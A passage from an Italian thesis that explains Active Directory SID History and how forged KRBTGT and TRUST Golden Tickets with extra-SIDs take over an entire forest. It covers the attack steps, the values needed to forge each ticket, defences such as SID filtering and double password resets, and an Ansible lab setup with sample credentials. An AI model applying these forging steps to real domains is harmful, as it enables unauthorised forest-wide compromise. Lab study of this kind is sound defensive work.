Anche in questo caso *Active Directory* supera il problema nella logica del servizio introducendo un nuovo elemento: il *SID History*[32]. Questo meccanismo permette di inserire all'interno dei Ticket informazioni che riguardano l'appartenenza a gruppi in altri domini.

Sostanzialmente, in riferimento all'esempio appena proposto, grazie al *SID History* l'utente *X*, che si è autenticato presso il dominio *Old* usando l'*inter-realm TGT*, potrà far parte *virtualmente* del gruppo *Z* e quindi utilizzare la risorsa *Y*. Questo avviene perché il *DC* del dominio *New* procede a inserire all'interno dell'*inter-realm TGT* un *extra-sid*, un'indicazione per il *DC* del dominio *Old* di considerare *X*, utente di *New*, come parte del gruppo *Z*, di *Old*.

Il *SID History* è molto vantaggioso in quanto permette di evitare configurazioni complesse del sistema ma è prono, in determinate circostanze, a essere usato per un'elevazione incontrollata di privilegi[33]. Per questo motivo è disabilitato tra domini di foreste diverse, ma di *default* abilitato tra domini della stessa foresta. Questo determina le criticità che verranno presentate di seguito.

3.2.2 KRBTGT Golden Ticket

Il *KRBTGT Golden Ticket* è già stato trattato nell'Introduzione all'Active Directory con il semplice nome di *Golden Ticket*. In questo paragrafo e nel resto dell'elaborato verrà sempre utilizzata la notazione col prefisso *KRBTGT* in modo da differenziarlo dall'altra tipologia di *Golden Ticket* che verrà trattato successivamente, con prefisso *TRUST*.

Come anticipato, il *TGT* viene rilasciato dal *DC* all'utente come prova di una corretta autenticazione; tale utente lo allegherà poi in tutte le richieste di *Service-Ticket (ST)* successive. Contiene al suo interno informazioni che saranno successivamente utili al DC e sono crittografate con l'hash della password dell'account *KRBTGT$*. Se un attore *attaccante* entra in possesso di tale *hash* allora potrà forgiare i *KRBTGT Golden Ticket* modificando a piacimento le informazioni al loro intero.

Vengono di seguito presentate alcune delle informazioni fondamentali che devono essere presenti all'interno del ticket:

- servizio richiesto : in questo caso autenticazione tramite *KRBTGT*, nel dominio di appartenenza.
- dominio : deve essere specificato il nome del dominio in cui il ticket viene generato, quindi quello di appartenenza.
- *SID* del dominio : è il *Security ID* del dominio in cui il ticket viene generato, utilizzato per una identificazione univoca.
- utente : colui che usufruirà del ticket, ne deve essere specificato l'username e lo *user id*, un identificatore di sicurezza per l'utente all'interno del dominio.
- orario di creazione: utile al *DC* per determinare la scadenza del ticket.
- durata : utile al *DC* per determinare la scadenza del ticket.

Oltre a queste informazioni fondamentali, il *DC* inserisce all'interno del ticket anche quelle opzionali tra cui, se necessario, l'*extra-sid*. L'*extra-sid* è l'informazione che viene specificata all'interno del Ticket per poter utilizzare il *SID History*. Questo significa che l'*attaccante* che è in grado di forgiare i *KRBTGT Golden Ticket* potrà inserire al loro interno un *extra-sid*, che gli consentirà di godere dell'appartenenza a determinati gruppi nei domini specificati.

3.2.3 TRUST Golden Ticket

Se il *KRBTGT Golden Ticket* è la versione *malevola* del *TGT*, il *TRUST Golden Ticket* è invece la controparte dell'*inter-realm TGT*.

Come già discusso, l'*inter-realm TGT* è rilasciato dal *DC* all'utente che richiede di autenticarsi presso un altro dominio. Questo è possibile solo se il dominio di appartenenza e quello per cui si fa la richiesta mantengono un legame di fiducia. Il motivo è che entrambi i domini possiedono, ovviamente, un account *KRBTGT$* per l'autenticazione; questi però mantengono password sempre diverse tra loro: per motivi di sicurezza *KRBTGT$* è un account isolato, a cui può accedere solo il proprio *DC*. Di conseguenza, un eventuale *inter-realm TGT* emesso da un *DC* e crittografato col suo account *KRBTGT$* non sarebbe utilizzabile dal *Domain Controller* di un altro dominio, perché non potrebbe decrittografarlo.

In questa circostanza è di aiuto il fatto che quando due domini stringono un rapporto di fiducia, ognuno crea uno speciale *service account* che lo lega all'altro. Come anticipato nell'Introduzione all'Active Directory, le password per questi due account sono le stesse, per cui possono essere utilizzate durante la negoziazione dell'*inter-realm TGT*: ognuno dei due domini può crittografare e decrittografare correttamente un Ticket se entrambi usano lo stesso hash. Ovviamente, come per il *KRBTGT Golden Ticket*, un attore attaccante che entra in possesso di questo hash condiviso potrà forgiare i *TRUST Golden Ticket*, modificando a piacimento le informazioni al loro intero.

Vengono di seguito presentate alcune delle informazioni fondamentali che devono essere presenti nei ticket di questo tipo, simile a quello riportato nel paragrafo precedente:

- servizio richiesto : in questo caso autenticazione tramite *KRBTGT*, ma nel dominio *target*.
- dominio : deve essere specificato il nome del dominio in cui il ticket viene generato, quindi quello di appartenenza.
- *SID* del dominio : è il *Security ID* del dominio in cui il ticket viene generato, utilizzato per una identificazione univoca.
- utente : colui che usufruirà del ticket, ne deve essere specificato l'username e lo *user id*, un identificatore di sicurezza per l'utente all'interno del dominio.
- orario di creazione: utile al *DC* per determinare la scadenza del ticket.
- durata : utile al *DC* per determinare la scadenza del ticket.

Anche in questo caso, l'utente *attaccante* che forgia il Ticket può inserire tra i parametri opzionali l'*extra-sid*, che gli permette di sfruttare il *SID History* per ottenere privilegi supplementari nei domini specificati.

3.3 Obiettivi attacco

In questo paragrafo viene spiegato a livello teorico come i *Golden Ticket* presentati precedentemente possano essere utilizzati per compromettere lo scenario proposto per il laboratorio. Verranno presentati *step-by-step* tutti i punti da seguire per poter performare correttamente ciascuno dei due attacchi. Successivamente verrà presentata una tabella comparativa finale che mette in luce i prerequisiti che permettono la costruzione di entrambi i Ticket.

Per poter descrivere in modo accurato e comprensibile le varie operazioni che permettono la compromissione del sistema presentato è necessario stabilire una notazione chiara e semplice. Viene riproposta quella utilizzata nella descrizione dello scenario, con le modifiche e aggiunte opportune:

- i due domini del laboratorio sono chiamati *hacklab.local* e *corp.hacklab.local*; il primo è il dominio *padre* e *target*, il secondo è il dominio *figlio* già compromesso.
- ogni dominio è composto esclusivamente da un *Domain Controller*; l'indirizzo del *DC* del padre è *dc01.hacklab.local*, quello del *DC* figlio è *dc02.corp.hacklab.local*.
- l'obiettivo dell'attacco è l'acquisizione dei permessi sul *file system* di *dc01.hacklab.local*, garantiti dal gruppo *Enterprise Admins*. I permessi sul *file-system* nel dominio *root* coincidono con la compromissione totale della foresta: ogni dato nel *DC* diventa leggibile e sovrascrivibile.
- l'utente disponibile inizialmente nel dominio *figlio* è *corp.hacklab.local/devis.cook* con password nota; questo utente è *Domain Admins* nel dominio figlio.

Il primo attacco che viene preso in considerazione è quello che sfrutta il *KRBTGT Golden Ticket*[14][17]. Come si può vedere nell'immagine seguente, coinvolge tutti gli stadi di negoziazione presenti nell'autenticazione tra più domini, presentata nell'Introduzione all'Active Directory.



Figura 17: Schema attacco con *KRBTGT Golden Ticket*.

1. La prima operazione di questa negoziazione sarebbe la richiesta tramite *AS-REQ* di un *TGT* legittimo presso *dc02.corp.hacklab.local*, effettuata con l'utente *devis.cook*. Questa operazione, seppur eseguibile con le credenziali note dell'utente, porterebbe all'ottenimento, tramite *AS-REP*, di un *semplice TGT*. Per questo motivo la prima operazione deve essere sostituita con la *forgiatura locale* di un *KRBTGT Golden Ticket*, in cui deve essere iniettato l'*extra-sid* del dominio *hacklab.local* che punta al gruppo *Enterprise Admins* del suddetto dominio. Questa operazione di creazione del Ticket va a sostituire l'*AS-REQ* e l'*AS-REP*, che non vengono effettuate.

2. In seconda fase si procede a effettuare una negoziazione con *dc02.corp.hacklab.local*, legittima, attraverso un *TGS-REQ* che richiede l'*inter-realm TGT* per autenticarsi presso il dominio *hacklab.local*. Questa richiesta è accompagnata dal *KRBTGT Golden Ticket* forgiato in precedenza. Il *DC*, dc02.corp.hacklab.local, procede con la convalida del *KRBTGT Golden Ticket* e tra le varie informazioni che copia nell'*inter-realm TGT* vi è l'*extra-sid*. Questo nuovo ticket, legittimo, è ottenuto dall'utente con la *TGS-REP*.

3. Successivamente si richiede tramite *TGS-REQ* un *Service-Ticket (ST)* che permetta la fruizione del servizio *Common Internet File System (CIFS)* a *dc01.hacklab.local*. Questo è il servizio che permette l'accesso al *file-system* di una macchina appartenente ad *Active Directory*. La richiesta è accompagnata dall'*inter-realm TGT* ottenuto con l'operazione precedente, che viene validato dal *Domain Controller* del dominio *padre*. Nel *ST*, rilasciato da *dc01.hacklab.local* tramite *TGS-REP*, è stato nuovamente copiato l'*extra-sid*.

4. L'ultima operazione è l'invio del *ST* a *dc01.hacklab.local*: l'utente *devis.cook* è quindi autenticato, tramite il ticket, e autorizzato, tramite i permessi garantiti dall'*extra-sid*, ad accedere al *file-system* di *dc01.hacklab.local* come *Enterprise Admins*.

L'attacco porta in questo modo alla compromissione del dominio *root* della foresta e quindi alla compromissione totale della stessa.

Il secondo attacco che viene presentato viene performato usando il *TRUST Golden Ticket*[14][17]. Coinvolge solo la seconda parte della negoziazione tra più domini. In particolare, non verrà effettuata alcuna richiesta al *DC* del dominio *figlio*, *dc02.corp.hacklab.local*, come può essere notato nello schema di seguito.



Figura 18: Schema attacco con *TRUST Golden Ticket*.

1. Se il processo di autenticazione presso il dominio *figlio* viene svolto con la modalità *predefinita* si ottiene un *inter-realm TGT*, per l'utente *devis.cook*, che permette l'autenticazione presso il dominio *hacklab.local*. Questo ticket *normale*, non contiene nessun *extra-sid*. Si può quindi, a differenza del primo attacco presentato, saltare le operazioni che coinvolgono il dominio di partenza e *forgiare localmente* il *TRUST Golden Ticket*, l'*inter-realm TGT* che permette l'autenticazione presso *hacklab.local* e che contiene, al suo interno, l'*extra-sid* che punta al gruppo *Enterprise Admins* del medesimo dominio.

2. Come seconda operazione si richiede a *dc01.hacklab.local*, tramite *TGS-REQ*, il *ST* che permette l'utilizzo del servizio CIFS. La richiesta viene accompagnata dal *TRUST Golden Ticket* che viene validato dal *Domain Controller*. L'*extra-sid* è copiato nel *ST* che si ottiene con il *TGS-REP*.

3. L'ultima operazione, analoga a quella dell'attacco precedente, è l'invio del *ST* al *DC* del dominio *padre*: l'utente è quindi autenticato, tramite il ticket, e autorizzato, tramite i permessi garantiti dall'*extra-sid*, ad accedere al *file-system* di *dc01.hacklab.local* come *Enterprise Admins*.

Anche in questo caso l'attacco porta alla compromissione del dominio *padre* e *root*. Chi lo compromette controlla, di conseguenza, tutti gli altri domini della foresta.

Di seguito una tabella in cui vengono comparate le informazioni che è necessario conoscere per la *forgiatura locale* di ciascuno dei due *Golden Ticket* presentati.

	KRBTGT Golden Ticket	*TRUST Golden Ticket*
Servizio	krbtgt/corp.hacklab.local	krbtgt/hacklab.local
Dominio	corp.hacklab.local	corp.hacklab.local
SID Dominio	SID corp.hacklab.local	SID corp.hacklab.local
Hash	KRBTGT$	HACKLAB$
Extra-sid	SID hacklab.local	SID hacklab.local
Utente	username + ID	Qualsiasi

Figura 19: Confronto tra le due tipologie di *Golden Ticket*.

La prima differenza da prendere in considerazione è il servizio: entrambi i ticket sono usati per l'autenticazione tramite *KRBTGT*, ma per i due diversi domini considerati. Il *KRBTGT Golden Ticket* presso il dominio *corp.hacklab.local* in quanto sostituto del *TGT*, il *TRUST Golden Ticket* invece presso *hacklab.local* in quanto sostituto dell'*inter-realm TGT*.

La seconda differenza, spiegata nei paragrafi precedenti, riguarda l'hash usato per crittografare il ticket. Per il *KRBTGT Golden Ticket* sarà l'hash del *service account KRBTGT$* di *corp.hacklab.local*. Per il *TRUST Golden Ticket* sarà l'hash dell'account che rappresenta la fiducia tra i due domini, in questo caso *HACKLAB$*, anch'esso presente nel *database* del *Domain Controller* del dominio *figlio*.

La terza differenza invece, molto curiosamente, coinvolge l'utente per cui si *forgia* il Ticket. Nel caso di *KRBTGT Golden Ticket* l'utente deve esistere nel dominio, in questo caso *devis.cook* esiste nel dominio *corp.hacklab.local*, perchè possa essere validato dal suo *Domain Controller*. In realtà, usando il *TRUST Golden Ticket*, non è necessario che l'utente specificato esista veramente. Infatti non vi sono successive interazioni col dominio di partenza, *corp.hacklab.local*, dove il Ticket verrebbe invalidato se l'utente non esistesse nel *database* del *Domain Controller*.

Tutte le interazioni avvengono col *Domain Controller* di *hacklab.local* che, ricevendo il *finto inter-realm TGT* rappresentato dal *TRUST Golden Ticket forgiato*, si *fida* che l'utente esista nel dominio a cui *dovrebbe* appartenere, cioè *corp.hacklab.local*. Questa fiducia deriva dall'effettivo legame di fiducia stretto tra i due domini. Quindi può essere specificato un qualsiasi utente, anche non esistente all'interno della foresta, durante la creazione di questo Ticket.

Si notino gli elementi che si trovano all'interno delle caselle colorate: queste sono informazioni attualmente sconosciute, ma che possono e devono essere ottenute utilizzando i permessi massimi, *Domain Admins*, dell'utente noto *devis.cook*.

3.4 Obiettivi difesa

Una volta testati i due attacchi presentati, e ottenuti i privilegi massimi nella foresta, si procede con la messa in sicurezza dell'infrastruttura proposta nello scenario.

Uno dei modi che viene consigliato per risolvere queste vulnerabilità è quello di riconfigurare le *policy* del *SID History* tra domini. Senza la possibilità di sfruttare i *SID History*, infatti, gli attacchi proposti diventano del tutto inefficaci al fine di ottenere una *Forest Privilege Escalation*. La strategia più efficace nel breve termine è quella di riconfigurare adeguatamente le *policy* che regolano la comunicazione tra domini e filtrare gli *extra-sid* che provengono da *corp.hacklab.local* e che hanno come destinazione *hacklab.local*.

Queste *policy* devono essere attuate nel dominio *root* della foresta e per farlo sono necessari privilegi di alto livello. Si ricorda però che grazie agli attacchi precedenti, se svolti correttamente, si è ottenuta l'appartenenza al gruppo *Enterprise Admins*, il più importante della foresta, per cui i privilegi richiesti sono già soddisfatti.

Per poter eseguire le operazioni necessarie e mettere in sicurezza l'infrastruttura da questi attacchi è possibile utilizzare una serie di *tool*; quello che viene proposto in questo elaborato e presentato nei risultati sperimentali è il software *Netdom*[34]. Se la foresta fosse composta da una molteplicità di domini, le operazioni andrebbero ripetute per ciascuno di essi, in modo che il *SID History* non sia più un vettore di attacco utilizzabile all'interno della foresta.

Nel medio e lungo termine, se si ritiene di essere stati compromessi, è consigliabile effettuare un cambio di password sia per gli account *KRBTGT$* sia per gli account *TRUST$*. Perché i cambi di password siano da ritenersi efficaci devono essere eseguiti 2 volte per ciascun account, in modo che anche le informazioni mantenute nei *backup* all'interno dei *Domain Controller* vengano sostituite.

Questo perché i *Domain Controller* considerano come hash validi, per gli account di servizio, quello *attuale* e quello *precedente*. Se si effettua un solo cambio di password, l'hash *attuale* e *compromesso* diventa quello *precedente*, mentre quello appena generato diventa quello *attuale*. Chi ha compromesso i domini mantiene quindi i propri privilegi e ha la possibilità di ottenere anche il nuovo hash *attuale*, continuando a persistere nel sistema. Effettuando due cambi di password, invece, i due nuovi hash vanno a sovrascrivere quello compromesso, dalle posizioni di *attuale* e *precedente*[35].

Una volta effettuati i cambi di *policy* per la messa in sicurezza, è opportuno testare nuovamente gli attacchi proposti al fine di assicurarsi che il *SID History* sia effettivamente filtrato, e che quindi essi non siano più efficaci.

4 Dettagli soluzione

In questo capitolo viene proposta nel dettaglio la struttura della soluzione realizzata. Tutte le scelte effettuate durante la costruzione del progetto saranno presentate e discusse di seguito. Per renderne più semplice la comprensione, le operazioni eseguite dal *playbook* saranno descritte a livello sia teorico che pratico, linearmente e per cronologia di esecuzione. Questo per facilitare e rendere fruibile la spiegazione del modello presentato, senza che siano necessarie conoscenze pregresse sul *software Ansible*.

In primis viene presentata la struttura, di file e directory, che compone il progetto.



Figura 20: Struttura del progetto.

Il progetto è composto nel livello più esterno dai file *inventory* e *main.yml* e dalla directory *playbook*. *Inventory* è il principale file di configurazione che viene usato da *Ansible*, il suo uso verrà spiegato nel dettaglio nei paragrafi seguenti; il file *main.yml* è invece il *main* che viene utilizzato dal *software* per interpretare correttamente il *playbook*. Entrambi i file vengono dati in *input* ad *Ansible* durante l'esecuzione.

La cartella *playbook*, invece, contiene le vere e proprie istruzioni che devono essere eseguite. La ricetta, che genera il laboratorio proposto, è composta da tutto ciò che si trova all'interno di questa *directory*.

All'interno di *playbook* sono presenti altri file e directory che possono essere divisi in 4 blocchi:

- all'interno della cartella *roles* sono presenti tutti i *ruoli* che verranno utilizzati per la creazione del laboratorio; una spiegazione dettagliata verrà data nel paragrafo che tratta i *moduli* e il loro funzionamento[36].

- all'interno della cartella *scripts* sono presenti gli *script* ausiliari che vengono utilizzati durante determinate operazioni che non possono essere gestite direttamente da *Ansible*.
- la directory *vars* contiene un ulteriore file di configurazione strettamente legato al *playbook*; maggiori dettagli saranno proposti nel paragrafo che tratta i file di configurazione[31].
- tutti gli altri file che hanno come estensione *.yml* contengono invece istruzioni per le operazioni da eseguire.

Nei paragrafi seguenti verranno esposti, in ordine e nel dettaglio, i file di configurazione, tutti i moduli utilizzati e come effettivamente avviare la costruzione automatizzata del laboratorio tramite *Ansible*. Tutti i file con estensione *.yml* sono scritti in *YAML* e devono essere *identati* correttamente per essere validi[37].

4.1 File di configurazione

In questo paragrafo vengono presentati i file di configurazione presenti nel progetto *Ansible*; ne verranno spiegate le tipologie, i parametri utilizzati e come possono essere apportate modifiche per ottenere risultati diversi.

Il primo file di configurazione che viene preso in considerazione è *inventory*. Questo file, di fondamentale importanza, contiene i parametri che *Ansible* usa per i collegamenti da remoto. Questi parametri identificano le macchine a cui il *software* si deve collegare, contengono credenziali per l'accesso, indicazioni sulle caratteristiche della connessione e le associazioni *host-ruolo*. Maggiori informazioni su quest'ultime verranno riportate successivamente. Di seguito, invece, un'immagine che contiene la prima parte del file *inventory*[38].

```
1 all:
2  hosts:
3    dc01:
4      ansible_host: 192.168.56.136
5      ansible_user: administrator
6      ansible_password: Password1!
7      ansible_connection: psrp
8      ansible_psrp_cert_validation: ignore
9      ansible_psrp_port: 5985
10     ansible_psrp_operation_timeout: 400
11     ansible_psrp_read_timeout: 500
12     ansible_psrp_connection_timeout: 60
13
14   dc02:
15     ansible_host: 192.168.56.133
16     ansible_user: administrator
17     ansible_password: Password1!
18     ansible_connection: psrp
19     ansible_psrp_cert_validation: ignore
20     ansible_psrp_port: 5985
21     ansible_psrp_operation_timeout: 400
22     ansible_psrp_read_timeout: 500
23     ansible_psrp_connection_timeout: 60
24
```

Figura 21: File di configurazione - *inventory* #1.

Si consideri che nello scenario proposto vengono utilizzate due macchine Windows che diventeranno i due *Domain Controller*, *padre* e *figlio*; i loro nomi *host* all'interno del *playbook* saranno, rispettivamente, *dc01* e *dc02*. Per ogni *host* che verrà utilizzato nel laboratorio vengono quindi specificati nove parametri, come si può osservare nella figura precedente. I primi tre indicano rispettivamente l'*indirizzo ip* dell'*host* e *username* e *password* del suo account di *amministrazione*. I secondi tre specificano la tipologia di connessione da remoto; in questo caso è stata scelta il *PowerShell Remoting Protocol (PSRP)* che è disponibile di *default* sui sistemi *Windows Server*, senza che sia necessario installare *software* nelle macchine *target*; le alternative, *WinrmHTTP* e *Remote Desktop Protocol (RDP)*, necessitano invece di configurazione lato client. In questo modo il *playbook* di questo progetto può essere utilizzato su macchine in cui l'unica operazione eseguita è stata l'installazione del sistema operativo; l'automatizzazione in questo modo è migliorata in quanto l'utente non deve eseguire operazioni preliminari all'interno dei futuri *Domain Controller*. Gli altri parametri sono poi la *porta* usata dal protocollo, *5985*, e *ansible_psrp_cert_validation=ignore* che permette di evitare di utilizzare un certificato *HTTPS*; senza questa scelta il fruitore del progetto sarebbe costretto a configurare preventivamente le macchine *target* con i certificati opportuni e questo comporterebbe un aumento delle operazioni manuali a discapito di quelle automatizzate. Gli ultimi tre parametri, infine, stabiliscono l'*operation_timeout*, il *read_timeout* e il *connection_timeout* in secondi. Questi parametri regolano i vari *timeout* della connessione: sono più alti rispetto a quelli di *default* in modo che una installazione con molto *delay*, come una effettuata in *Cloud*, sia comunque realizzabile[39].

```
26
27 DCs:
28   hosts:
29     dc01:
30     dc02:
31
32 DCs_parent:
33   hosts:
34     dc01:
35
36 DCs_child:
37   hosts:
38     dc02:
39
```

Figura 22: File di configurazione - *inventory* #2.

Nella seconda parte del file *inventory* sono descritti, con una notazione particolare, i *gruppi* definiti nel *playbook*. I *gruppi* sono utili per permettere ad *Ansible* di eseguire operazioni uguali e in parallelo su macchine diverse. In questo caso specifico si può vedere che al gruppo *DCs* appartengono entrambi gli *host*, al gruppo *DCs_parent* appartiene l'*host dc01* mentre a *DCs_child* appartiene invece l'*host dc02*. Il primo è il gruppo dei *Domain Controller*, il secondo il gruppo dei *Domain Controller padre* e il terzo quello dei *Domain Controller figlio*.

Questa configurazione è pensata per rendere scalabile il progetto: se si volesse ampliare il laboratorio aggiungendo un ulteriore dominio padre in un'altra foresta, ad esempio, si procederebbe a inserire prima i parametri per la connessione dell'ipotetico *host dc03* e poi lo si dovrebbe inserire dentro il gruppo *DCs* in quanto *Domain Controller*, e dentro *DCs_parent* in quanto *padre* di una foresta; questa divisione in gruppi permette ad *Ansible* di determinare i moduli che dovranno essere caricati per questo *host*[38].

Una volta correttamente configurato il file *inventory*, con gli indirizzi e le credenziali delle macchine che verranno utilizzate per il laboratorio, è necessario modificare anche il secondo file di configurazione: *playbook/vars/vars.yml*. Questo file contiene i parametri che sono strettamente legati allo scenario creato.

```
2 dc01:
3   hostname: DC01
4
5   forest_domain: hacklab.local
6   domain_netbios_name: HACKLAB
7   database_path: C:\Windows\NTDS
8   log_path: C:\Windows\NTDS
9   sysvol_path: C:\Windows\SYSVOL
10  safe_mode_password: Password2!
11
12
13 dc02:
14  hostname: DC02
15
16  parent_host: dc01
17  parent_private_address: 192.168.56.136
18
19  subdomain: corp
20  subdomain_netbios_name: CORP
21  database_path: C:\Windows\NTDS
22  log_path: C:\Windows\NTDS
23  sysvol_path: C:\Windows\SYSVOL
24  safe_mode_password: Password2!
25
26  firstname: Devis
27  lastname: Cook
28  password: cokezero1
```

Figura 23: File di configurazione - *vars.yml*.

Per l'*host dc01* è stato specificato:

- *hostname* : l'hostname del *Domain Controller*.
- *forest_domain* : il nome del dominio *root* della foresta.
- *domain_netbios_name* : il nome *netbios*.
- *database_path* : il *path* del *database* del *Domain Controller*.
- *log_path* : il *path* del file di *log* del *Domain Controller*.
- *sysvol_path* : il *path* della directory *SYSVOL$* nel *Domain Controller*.
- *safe_mode_password* : la password di recupero per l'account *Administrator*.

Per l'*host dc02* sono stati specificati alcuni parametri diversi dall'*host* precedente. Questa differenza è dovuta all'appartenenza di *dc01* e *dc02* a *gruppi* diversi e a ruoli differenti all'interno dello scenario proposto. Vengono spiegati di seguito i parametri che non sono già stati riportati in precedenza:

- *parent_host* : il nome dell'host che fa da *Domain Controller* nel dominio *padre* di questo dominio.
- *parent_private_address* : l'indirizzo dell'host che fa da *Domain Controller* nel dominio *padre* di questo dominio.
- *subdomain* : il nome del *subdomain figlio*.
- *subdomain_netbios_name* : il nome *netbios* del *subdomain figlio*.
- *firstname* : il nome dell'utente noto che possiede i privilegi di *Domain Admins* nel dominio *figlio*.
- *lastname* : il cognome dell'utente noto che possiede i privilegi di *Domain Admins* nel dominio *figlio*.
- *password* : la password dell'utente noto che possiede i privilegi di *Domain Admins* nel dominio *figlio*.

Utilizzando questo file di configurazione si possono inserire, quindi, dei valori diversi da quelli di *default*, specificati nel paragrafo che tratta lo scenario. Ad esempio si potrebbero chiamare i *DC Father* e *Son*, cambiare il nome della foresta in *testing.org* e specificare come password dell'utente *PasswordSuperSicura!* semplicemente cambiando i parametri opportuni. *Ansible* li utilizzerà autonomamente grazie alla flessibilità fornita dai *moduli*.

Nel sottoparagrafo successivo viene presentata la *piccola* differenza nelle configurazioni che si ha per l'installazione del laboratorio in *locale* e in *Cloud*.

4.1.1 Installazione locale VS Cloud

Il laboratorio che può essere installato utilizzando il *playbook* è pensato per essere flessibile e di facile utilizzo. Di conseguenza è possibile installarlo sia in una rete locale, che può essere composta da macchine virtuali o da veri e propri Desktop connessi alla stessa rete, sia in una rete su *Cloud*. Questa scelta comporta una differenza nella configurazione dei parametri.

L'indirizzo dell'*host dc02* è presente solo nel file *inventory* e non assume valori diversi in base alla tipologia di installazione utilizzata. L'indirizzo dell'*host dc01*, invece, è presente sia in *inventory* sia in *playbook/vars/vars.yml*; infatti, questi due indirizzi per lo stesso *host* assumono significati diversi.

In *inventory* viene specificato l'indirizzo che *Ansible* deve utilizzare per connettersi alla macchina da remoto. In *playbook/vars/vars.yml*, invece, è presente l'indirizzo che il *Domain Controller figlio* deve utilizzare per riferirsi al proprio *padre*. Durante il *join* del dominio *figlio* a quello *padre* è necessario l'indirizzo di quest'ultimo per stabilire il legame di parentela e per ottenere una eventuale copia delle risorse *DNS*. Nonostante i due indirizzi possano sembrare identici, nel caso di una installazione in *Cloud* in realtà assumono valori diversi. Questo perché utilizzando la rete *internet* è necessario differenziare l'indirizzo *pubblico* da quello *locale*.

Di seguito, con l'ausilio di una serie di immagini, viene spiegato come modificare i *file di configurazione* per entrambi i casi d'installazione. Come primo caso viene proposta l'installazione in *locale*, che può essere effettuata in una rete interna generata da un *router* o in quella di un ambiente virtualizzato.



Figura 24: Installazione in rete locale.

```
3   dc01:
4     ansible_host: 192.168.56.136
5     ansible_user: administrator
```

Figura 25: File *inventory* - *dc01* (locale).

```
14  dc02:
15    ansible_host: 192.168.56.133
16    ansible_user: administrator
```

Figura 26: File *inventory* - *dc02* (locale).

```
13 dc02:
14   hostname: DC02
15
16   parent_host: dc01
17   parent_private_address: 192.168.56.136
```

Figura 27: File *vars.yml* - *dc02* (locale).

